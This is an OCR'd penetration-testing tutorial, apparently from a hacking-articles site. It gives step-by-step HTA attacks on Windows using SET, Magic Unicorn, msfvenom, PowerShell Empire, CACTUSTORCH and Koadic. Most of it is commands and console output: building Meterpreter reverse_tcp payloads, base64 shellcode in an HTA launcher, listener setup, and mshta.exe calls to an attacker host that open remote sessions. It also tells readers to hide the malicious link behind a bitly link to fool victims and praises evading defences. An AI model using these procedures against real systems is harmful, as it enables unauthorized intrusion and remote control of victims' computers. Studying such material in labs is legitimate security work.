
From the further given menu choose **option 8** to select the HTA attack method.



Once you have selected the option 8 for HTA attack, next you need to select **option 2** which will allow you to clone a site. Once selected the option 2, it will ask the URL of the site you want to clone. Provide the desired URL as here we have given '***www.ignitetechnologies.in'***.

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>8

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.ignitetechnologies.in
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.1.109]:
Enter the port for the reverse payload [443]:
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
```


After giving the URL it will ask you to select the type of meterpreter you want. Select the third one by **typing 3**.




Once you hit enter after typing 3, the process will start and you will have the handler (multi/handler)

```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.1.109
LHOST => 192.168.1.109
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:443
msf exploit(multi/handler) >
```

Now convert your malicious IP into bitly link which will appear more genuine to victims when you will share this link with them.



When the victim will browse above malicious link, the file will be saved and automatically executed in the victim's PC after being saved; as shown in the image below:



Then you will have your meterpreter session. You can use the command 'sysinfo' to have the basic information about the victim's PC.

```
[*] Started reverse TCP handler on 192.168.1.109:443
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.109:443 -> 192.168.1.104:49228) at 201
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : RAJ
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Magic Unicorn

Next method for HTA attack is using unicorn third-party tool. The tool magic unicorn is developed by Dave Kennedy. It is a user-friendly tool which allows us to perform HTA attack by injecting shellcode straight into memory. The best part of this tool is that it's compatible with Metasploit, along with shellcode and cobalt strike. You can have a detailed look at the software at trustedsec.com, and you can download the software from GitHub or just by using this [link]
Once you have downloaded magic unicorn. Open it in the terminal of kali and type:

```
python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.109 1234 hta
```

Executing the above command will start the process to create a .hta file. The said .hta file will be created in a folder hta-attack/. Go into that folder and see the list of files created by typing following commands:

```
cd hta_attack/
ls
```

Now you will be able to see a .hta file i.e. Launcher.hta. Start the python server so the file can be shared. To do so, type:

```
python -m SimpleHTTPServer
```

```
[*] Exported index.html, Launcher.hta, and unicorn.rc under hta_attack/.
[*] Run msfconsole -r unicorn.rc to launch listener and move index and launcher to web server.

[*] Exported index.html, Launcher.hta, and unicorn.rc under hta_attack/.
[*] Run msfconsole -r unicorn.rc to launch listener and move index and launcher to web server.

root@kali:~/unicorn# cd hta_attack/
root@kali:~/unicorn/hta_attack# ls
index.html  Launcher.hta  unicorn.rc
root@kali:~/unicorn/hta_attack# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


Once the server is up and running execute the following command in the cmd prompt of the victim's PC:

```
mshta.exe http://192.168.1.109/Launcher.hta
```

```
C:\Users\raj>mshta.exe http://192.168.1.109/Launcher.hta

C:\Users\raj>
```

When the above command will be executed, you will have your session activated in the multi/handler. To access the session, type:

```
sessions
```




MSFVenom

The next method of HTA attack is by manually creating a .hta file through msfvenom. Create a .hta file, type the following command in the terminal of kali:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109
```


Executing the above command will create a .hta file which you can use to your advantage. After creating the file, turn on the python server to share the file to victim's PC by typing:

```
python -m SimpleHTTPServer
```



Run the above file by typing:


```
mshta.exe http://192.168.1.109/shell.hta
```



Simultaneously, start your handler to receive a session when you run the above file in the victim's cmd prompt. To start the multi/handler type:

```
use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
msf exploit(multi/handler) > set lport 1234
msf exploit(multi/handler) > exploit
```

And so, with using such an easy method, you will have your session of meterpreter. You can use sysinfo to know the basics of the victim's PC.



PowerShell Empire

For our next method of HTA Attack, we will use empire. Empire is a post-exploitation framework. Till now we have paired our hta tacks with Metasploit but in this method, we will use empire framework. It's solely python-based PowerShell windows agent which make it quite useful. Empire is developed by @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui, and @xorrior. You can download this framework from **Here**

To have a basic guide of Empire, please visit our article introducing empire:

Once the empire framework is started, type listener to check if there are any active listeners. As you can see in the image below that there are no active listeners. So, to set up a listener type:

```
uselistener http
set Host http://192.168.1.109
set port 80
execute
```

With the above commands, you will have an active listener. Type back to go out of listener so that you can initiate your PowerShell

For our HTA attack, we will use a stager. A stager, an empire, is a snippet of code that allows our malicious code to be run via the agent on the compromised host. So, for this type:
usestager will create a malicious code file that will be saved in the outfile named 1.hta. And once the file runs, we will have the result on our listener. Run the file in your victim's by typing the following command:

```
usestager windows/hta
set Listener http
set OutFile /root/Desktop/1.hta
execute
```


```
mshta.exe http://192.168.1.109:8080/1.hta
```

To see if we have any session open type 'agents'. Doing so will show you the name of the session you have. To access that session type:

```
interact L924Z1WR
```

The above command will give you access to the session.

```
sysinfo
info
```



Cactustorch


Cactustorch is a framework for javascript and VBScript shellcode launcher. It is developed by Vincent Yiu. This tool can bypass many common defences which is an advantage for us till now. The major to thing to note is that the code we use in cactustorch is made through msfvenom and then encoded into Base64 as it only supports that.
So, to start with let's first make our malware and then encrypt it.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109
```

Now to encrypt the file type:

```
cat 1.bin |base64
```


Copy the base64 code as it is to be used later.



Now that we have our malware ready, let's download cactustorch. You can download it from here:
https://github.com/mdsecactivebreach/CACTUSTORCH
Once it's installed type the following to the content of the folder installed:

```
ls -la

./CACTUSTORCH.hta
```

The above command will start cactustorch for hta attack.



Once the cactustorch starts, paste the base64 code, at the highlighted space as shown in the image below, which was copied earlier.

```
  GNU nano 3.2                                CACTUSTORCH.hta

<script language="VBScript">
'                                  (             )  (            )
'   (    (       (    *   )      )\ )  *   ) ( /(  )\ )  (   ( /(
'   )\   )\      )\ ` )  /(   ( (()/(` )  /( )\())(()/(  )\  )\())
' (((_|(((_)(  (((_) ( )(_))  )\ /(_))( )(_)|(_)\  /(_)|((_)((_)\
' )\___)\ _ )\ )\___(_(_()) _ ((_|_)) (_(_()) ((_)(_)) )\___ _((_)
'((/ __(_)_\(_|(/ __|_   _| | | / __||_   _| / _ \| _ ((/ __| || |
' | (__ / _ \  | (__  | | | |_| \__ \  | |   | (_) |   /| (__| __ |
'  \___/_/ \_\  \___| |_|  \___/|___/  |_|    \___/|_|_\ \___|_||_|
'
' Author: Vincent Yiu (@vysecurity)
' Credits:
'   - @cn33liz: Inspiration with StarFighter
'   - @tiraniddo: James Forshaw for DotNet2JScript
'   - @armitagehacker: Raphael Mudge for idea of selecting 32 bit version on 64 bit architecture mac$

' A HTA shellcode launcher. This will spawn a 32 bit version of the binary specified and inject shel$

' Usage:
' Choose a binary you want to inject into, default "rundll32.exe", you can use notepad.exe, calc.exe$
' Generate a 32 bit raw shellcode in whatever framework you want. Tested: Cobalt Strike, Metasploit $
' Run: cat payload.bin | base64 -w 0
' Copy the base64 encoded payload into the code variable below.

' Replace with binary name that you want to inject into. This can be anything that exists both in SY$
Dim binary : binary = "rundll32.exe"

' Base64 encoded 32 bit shellcode
Dim code : code = "/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRU$

' ---------- DO NOT EDIT BELOW HERE -----------

Sub Debug(s)
End Sub
Sub SetVersion
End Sub
Function Base64ToStream(b)
```

As we have added our code, let's execute the file in our victim's PC by typing:


```
mshta.exe http://192.168.1.109/CACTUSTORCH.hta
```

```
C:\Users\raj>mshta.exe http://192.168.1.109/CACTUSTORCH.hta

C:\Users\raj>
```

Simultaneously, start your multi/handler to receive a session. For multi/handler type:

```
use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
msf exploit(multi/handler) > set lport 1234
msf exploit(multi/handler) > exploit
```

Once you execute the file in the victim's PC, you will have your session.



Koadic

Our next method is using Koadic. Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. To know more about Koadic please read our detailed articled on the said framework through this **link:** ***//www.hackingarticles.in/koadic-com-command-control-framework***

Once the koadic is up and running, type info to get a list of details you need to provide in order to have a session. Through info, you know that you need to provide srvhost along with setting endpoint. So to set them type:

```
set srvhost 192.168.1.107
set ENDPOINT sales
run
```

```
(koadic: sta/js/mshta)# info

        NAME        VALUE            REQ     DESCRIPTION
        -----       -----------      ----    -------------
        SRVHOST     192.168.1.107    yes     Where the stager should call home
        SRVPORT     9999             yes     The port to listen for stagers on
        EXPIRES                      no      MM/DD/YYYY to stop calling home
        KEYPATH                      no      Private key for TLS communications
        CERTPATH                     no      Certificate for TLS communications
        MODULE                       no      Module to run once zombie is staged

(koadic: sta/js/mshta)# set srvhost 192.168.1.107
[+] SRVHOST => 192.168.1.107
(koadic: sta/js/mshta)# set ENDPOINT sales
[+] ENDPOINT => sales
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://192.168.1.107:9999/sales
[!] Don't edit this URL! (See: 'help portfwd')
[>] mshta http://192.168.1.107:9999/sales
(koadic: sta/js/mshta)#
```

Execute you're the file in your victim's PC by typing:

```
http://192.168.1.107:9999/sales
```

